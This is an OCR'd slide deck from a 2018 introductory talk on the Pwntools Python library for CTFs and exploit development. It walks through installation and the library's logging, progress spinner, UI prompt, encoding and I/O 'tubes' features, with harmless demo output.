PwnTools: CTF and Exploit Dev Python Library

Hack@FSCJ

Travis Phillips

02/16/2018

http://wiki.jaxhax.org/

$ whoami

A tall dude in black named Travis Phillips who knows stuff and does things.

That’s all there is to say about this matter.

Target Audience

- People looking to get into or already into CTFs or exploit development.
- Python programming experience will make this talk much more enjoyable.
- Understanding of memory corruption bugs will also make this talk much more enjoyable.

What is Pwntools?

- Pwntools is a CTF framework and exploit dev library written by Gallopsled.
- Written in Python.
- Hosted on Github and well documented on docs.pwntools.com
- https://github.com/Gallopsled/pwntools

Why should you care?


- Makes stupid simple things... well, simple again.
- Makes stupid hard things, simple as well.
- Impressive functionality!
  - Open an ELF file and gather all rop gadgets.
  - Use memory leaks to find lib functions in a remote process.
  - **!!!ANALYZE COREDUMPS!!!** Only library I know for this in python!
  - Generate shellcode on the fly.

Installing Pwntools

- Instructions at https://github.com/Gallopsled/pwntools
  - sudo apt-get update
  - sudo apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential
  - sudo pip install --upgrade pip
  - sudo pip install --upgrade pwntools

Verifying It Works

- python
  - Run ‘from pwn import *’
  - If that works then it is installed.




```
Python 2.7.13 (default, Nov 24 2017, 17:33:09)
[GCC 6.3.0 20170516] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> 
```

Great! Now What?


- You should look at the documentation later!
- For now though, Let's look at the highlights!

Framework

Framework



Framework


process
sock
util
asm
tubes
serialtube
rop
log
ssh
pwn
UI
ELF
dynelf
mips
shellcraft
arch64
common
thumb
i386
arm


Log: Log Stuffs... With Style!

- Log is a module provided by pwntools that allows formatting output.
- It is great because it looks clean, and uniformed.
- It also allows logging at levels so some extra output can be provided when debugging.
- There are info_once() and warn_once() functions that can ensure a message only gets printed once

Log: Example Lines

- log.info("This is an info line!")
- log.warn("This is an warn line!")
- log.error("This is an error line!")
- log.debug("This is an debug line!")
- log.success("This is an success line!")
- log.failure("This is a failure line!")

Demo: 01_logging_example.py




```
$ python 01_logging_example.py
[*] This is an info line!
[!] This is an warn line!
[+] This is an success line!
[-] This is a failure line!
[CRITICAL] This is a critical line...
[ERROR] This is a fatal error... Better catch it!
[+] Nice save!
    This is an indented line! I have no bullet in front
[*] log.info_once() can make sure you don't see the same message more than once...
[!] log.warn_once() does the same thing as well!
[*] You can see me for now!
[*] Can you see this one with the context.log_level change again?
$ 
```


Log: The Spinners of Progress!

- Spinners are animated single-line refreshing status messages. Useful for waiting operations such as brute forcing or downloads.
- p = log.progress("line item title")
- p.status("a status update! Refreshed every 100ms")
  - Run as many status() calls as you want.
- p.success("Yay! :-)") or p.failure("Boo! :-(")
  - These will end the animation as complete.

Demo: 02_progress_example.py



```
$ python 02_progress_example.py
[*] And now for a single line spinner progress line!
[+] Sleeping for 5 seconds: Done sleeping!
[*] And to demo refresh rate....
[◓] Counting to a 31337: 5659/31337...
```




```
$ python 02_progress_example.py
[*] And now for a single line spinner progress line!
[+] Sleeping for 5 seconds: Done sleeping!
[*] And to demo refresh rate....
[+] Counting to a 31337: Done counting!
[+] Script Finished
$ 
```

UI: Prompts!

- Useful quick and dirty UI control and prompts!
- ui.yesno("prompt")
- ui.options("prompt", listOptions)
- ui.pause() or ui.pause(intSeconds)
  - No options waits till user hits a key.
  - Integer will wait that many seconds before continuing.

Demo: 03_ui_prompts.py



```
$ python 03_ui_prompts.py
 [?] Do you like Yes/No questions? [Yes/no]
[+] You said yes!
[*] Now we wait 3 seconds before Our next question
[+] Waiting: Done
 [?] What would you like for breakfast?
        1) Apples
        2) Oatmeal
     => 3) Eggs
        4) Pancakes
[*] the 'res' holds '2'; the offset in foodOpts for 'Eggs'
[*] Paused (press any to continue)
[+] Script Finished!
$ 
```

Util.fiddling: Encode with Ease

- b64e(str) & b64d(str) - Base64 encode/decode.
- enhex(str) & unhex(str) - Hex encode/decode.
- Hexdump(str) - Create a nice colored hex editor style dump of data.
- Urlencode(str) & urldecode(str) – URL safe encoding/decoding.
- randoms(n) – string of n random chars

Tubes: Communications!

- Tubes is a part of pwntools that makes a simple standard way to communicate with I/O.
- I/O can be a local process, network connection, SSH connection, or serial Comm.
- Provides agreed upon send and recv functionality across all methods.
  - This is handy as testing local can use the same code as remote against the CTF box.

Tubes: Making Contact!

- Start a Process:
  - conn = process("/bin/ls", "-l", "/etc/")
- Connect to a TCP server:
  - conn = remote("127.0.0.1", 55555)
- Connect to a UDP server:
  - conn = remote("127.0.0.1", 55555, typ='udp')
- Connect to SSH server:
  - conn = ssh("bandit0", "bandit.labs.overthewire.org", port=2220, password="bandit0")


Tubes: Sending Data

- conn.send("data")
  - Just send “data”
- conn.sendline("data")
  - Send “data” with newline characters at the end.
- conn.sendafter("delim", "data")
  - Send “data”, but after the “delim” string has been recv’d from the remote side.


Tubes: Getting Data

- conn.can_recv(timeout = 0)
  - Returns true if data is available in timeout.
- conn.recv() or conn.recv(1024)
  - conn.recv() default is 4096
- conn.recvline()
- conn.recvuntil("delim")
- Most send and recv functions support timeouts as well.

Demo: 04_tubes_process.py




```
$ python 04_tubes_process.py
[*] Starting Bash Shell...
[+] Starting local process '/bin/bash': pid 4252
[*] Sending ls -l /dev/ commmand in 3 seconds
[+] Waiting: Done
    total 0
    crw-------  1 root root       10, 235 Jan 29 20:04 autofs
    drwxr-xr-x  2 root root           200 Jan 29 20:04 block
```



